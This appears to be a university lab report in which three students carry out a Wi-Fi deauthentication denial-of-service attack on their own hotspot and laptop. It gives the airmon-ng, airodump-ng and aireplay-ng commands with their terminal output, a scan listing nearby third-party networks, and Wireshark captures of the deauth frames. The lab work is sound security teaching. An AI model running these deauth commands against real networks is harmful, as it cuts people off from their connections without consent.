Hands-on Session: Simple Attacks on Wi-Fi Networks

Sayak Mondal(cs23mtech14012)
Rohit Sutrave(cs23mtech14010)
Arjit Gupta(cs23mtech12001)

Task-1: DoS attacks on a victim Wi-Fi STA


S1: Configure one STA (laptop or smartphone) as a client and connect it to IITH-Guest Wi-Fi AP

S2: Sniff traffic between STA and IITH-Guest Wi-Fi AP using a Wi-Fi sniffer (configure another laptop in monitor mode to listen to packets exchanged between STA and AP by using airmon-ng and airdump-ng tools. You can also use wireshark/tcpdump with appropriate filters on the sniffer laptop to observe the traffic once you keep Wi-Fi radio of the sniffer laptop in monitor mode using airmon-ng or iw command)

S3: Use aireplay-ng to launch DoS attacks on the victim (STA) e.g., by injecting fake DEAUTH messages towards the victim STA


S4. Repeat S2 to observe that the DoS attack is indeed successful.

Killing the Processes



```
 ✘  arjit  sudo su
root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# airmon-ng check kill

Killing these processes:

    PID Name
    851 wpa_supplicant

root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# airmon-ng check kill


root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# 
```

Ifconfig to see available interfaces




```
root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:82:b1:c7:fb  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9278  bytes 708521 (708.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9278  bytes 708521 (708.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lxcbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 10.0.3.1  netmask 255.255.255.0  broadcast 10.0.3.255
        ether 00:16:3e:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

oai-core-net: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.5.0.1  netmask 255.255.255.0  broadcast 192.5.0.255
        ether 02:42:80:cf:c3:65  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp2s0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec EC-2E-98-EA-94-E7-00-5A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 18149  bytes 3233731 (3.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# 
```

sudo airodump-ng wlp2s0mon

AP's SSID - Galaxy M31619C
AP's MAC - 32:5A:7D:F7:9E:82


32:5A:7D:F7:9E:82 -39   45   0   0 6 65 WPA2 CCMP PSK Galaxy M31619C



```
root@ROG-Zephyrus-G14-GA401QH-GA401QH:/home/arjit# sudo airodump-ng wlp2s0mon
 CH  6 ][ Elapsed: 9 mins ][ 2024-03-21 18:52 ][ Decloak: 04:E8:B9:7B:99:C7

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:EB:D5:9B:66:50   -1        0        2    0  11   -1   WPA              <length:  0>
 A4:2A:95:2D:4A:24  -89       11        0    0  13  270   WPA2 CCMP   PSK  Dark
 10:62:EB:20:4C:0F  -90       21        0    0  11  135   WPA2 CCMP   PSK  ananya
 AA:32:95:54:04:F6  -93        0        0    0   6   65   WPA2 CCMP   PSK  Galaxy F14 5G 08B6
 00:EB:D5:9B:66:53   -1        0        0    0  11   -1                    <length:  0>
 84:16:F9:5C:36:A6  -90        3        0    0   3  135   WPA2 CCMP   PSK  RUSK
 E4:C3:2A:63:CD:D4  -87       16        9    0   4  270   WPA2 CCMP   PSK  sassa
 74:DA:DA:99:23:D5  -80       31        0    0   2  130   WPA2 CCMP   PSK  Water bottle
 10:BE:F5:94:69:EF  -90        5        0    0   1  135   WPA2 CCMP   PSK  Meenu
 A4:2A:95:2D:72:CA  -89       14        0    0   1  270   WPA2 CCMP   PSK  Rao's~
 04:BA:D6:49:D2:56  -93        1        0    0   7  130   WPA2 CCMP   PSK  R03-D256
 30:DE:4B:65:F3:72  -90       27        0    0   4  270   WPA2 CCMP   PSK  TP-Link_F372
 A4:2A:95:DD:A8:06  -85       14        0    0   1  270   WPA2 CCMP   PSK  TEDDYBEAR
 D8:FE:E3:7B:46:9A  -81       51       69    0   1   65   WPA2 CCMP   PSK  dlink
 54:37:BB:C1:5A:09  -87       71       59    0  11  130   WPA2 CCMP   PSK  Airtel_9450424535
 E8:65:D4:2B:FB:91  -88       72        0    0  10  130   WPA2 CCMP   PSK  Tenda_2BFB90
 00:EB:D5:9A:BB:52   -1        0       99    0   1   -1   WPA              <length:  0>
 C8:78:7D:6E:2D:41  -90        9        0    0  13  270   WPA2 CCMP   PSK  DIR-615-2D40
 00:17:7C:5B:AA:4A  -85       83      135    0   6  130   OPN              DIGISOL
 F2:9E:4A:2A:38:5C  -84      151        0    0   6  130   WPA2 CCMP   PSK  Nik007
 28:18:FD:9D:14:3B  -88       26        0    0   6   65   WPA2 CCMP   PSK  CPPLUS-143B
 56:37:BB:C1:5A:09  -88      146        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 00:06:AE:F5:AF:AA  -79      223       99    0   6  360   WPA2 CCMP   MGT  JioPrivateNet
 22:C0:90:65:63:53  -85      129        1    0  11   65   WPA2 CCMP   PSK  DESKTOP-72E32N2 1709
 50:2B:73:C9:95:01  -88       54        0    0   5  130   OPN              Tenda_C99500
 E4:FA:C4:0C:DA:50  -86       27        0    0   4  270   WPA2 CCMP   PSK  Suchona here
 1C:3B:F3:F8:57:BA  -80      250        1    0   4  270   WPA2 CCMP   PSK  L**da
 B0:A7:B9:03:8B:10  -85       37        4    0   4  270   WPA2 CCMP   PSK  So_Please
 30:DE:4B:35:C0:8E  -83       61        0    0   4  270   WPA2 CCMP   PSK  TP-Link_C08E
 E0:1C:FC:A9:AA:F4  -87       99        5    0   9  270   WPA2 CCMP   PSK  Mocha
 B0:A7:B9:AA:6C:E6  -83      249        0    0   9  270   WPA2 CCMP   PSK  TP-Link_6CE6
 50:91:E3:55:E8:F7  -86       94        0    0   9  270   WPA2 CCMP   PSK  Utkarsha
 AC:15:A2:E8:5F:BA  -77      197        0    0   3  270   WPA2 CCMP   PSK  TP-Link_5FBA
 BC:0F:9A:EB:8E:F4  -73      301       95    0  13  270   WPA2 CCMP   PSK  RAHUL
 BC:0F:9A:EB:8E:F4  -73      298       95    0  13  270   WPA2 CCMP   PSK  RAHUL
```

DOS attack:


```
sudo aireplay-ng -0 0 -a  32:5A:7D:F7:9E:82 -c 04:e8:b9:7b:99:c7 wlp2s0mon
```



```
 [~]
 arjit  sudo aireplay-ng -0 0 -a  32:5A:7D:F7:9E:82 -c 04:e8:b9:7b:99:c7 wlp2s0mon

[sudo] password for arjit:
19:00:52  Waiting for beacon frame (BSSID: 32:5A:7D:F7:9E:82) on channel 6
19:00:53  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 0| 0 ACKs]
19:00:53  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 1| 4 ACKs]
19:00:57  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [35|34 ACKs]
19:01:00  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [23|32 ACKs]
19:01:04  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 5|35 ACKs]
19:01:07  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [14|21 ACKs]
19:01:11  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 1|22 ACKs]
19:01:14  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [14|40 ACKs]
19:01:17  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [12|23 ACKs]
19:01:21  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 2|21 ACKs]
19:01:24  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [21|17 ACKs]
19:01:28  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [46|45 ACKs]
19:01:31  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [48|38 ACKs]
19:01:33  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 8| 0 ACKs]
19:01:38  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 0| 0 ACKs]
19:01:40  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 5| 0 ACKs]
19:01:44  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 1| 0 ACKs]
19:01:45  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 7| 0 ACKs]
19:01:50  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 6| 0 ACKs]
19:01:54  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [10| 0 ACKs]
19:01:57  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 0| 0 ACKs]
19:02:01  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 4| 0 ACKs]
19:02:04  Sending 64 directed DeAuth (code 7). STMAC: [04:E8:B9:7B:99:C7] [ 1| 0 ACKs]
^C

 [~]
 ✘  arjit 
```

Wireshark capture

Client(Sayak's Laptop) MAC address: 04:e8:b9:7b:99:c7





ies
Wireshark
Mar 21 19:07
65 %
op2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
wlan.addr==04:e8:b9:7b:99:c7
```

```
No.   dest                         info
 2385  04:e8:b9:7b:99:c7           Deauthentication, SN=2750, FN=0, Flags=........
 2387  32:5a:7d:f7:9e:82           Deauthentication, SN=2751, FN=0, Flags=........
 2388  04:e8:b9:7b:99:c7           Deauthentication, SN=2752, FN=0, Flags=........
 2389  32:5a:7d:f7:9e:82           Deauthentication, SN=2753, FN=0, Flags=........
 2390  04:e8:b9:7b:99:c7           Deauthentication, SN=2754, FN=0, Flags=........
 2391  32:5a:7d:f7:9e:82           Deauthentication, SN=2755, FN=0, Flags=........
 2392  04:e8:b9:7b:99:c7           Deauthentication, SN=2756, FN=0, Flags=........
 2393  32:5a:7d:f7:9e:82           Deauthentication, SN=2757, FN=0, Flags=........
 2394  04:e8:b9:7b:99:c7           Deauthentication, SN=2758, FN=0, Flags=........
 2395  32:5a:7d:f7:9e:82           Deauthentication, SN=2759, FN=0, Flags=........
 2396  04:e8:b9:7b:99:c7           Deauthentication, SN=2760, FN=0, Flags=........
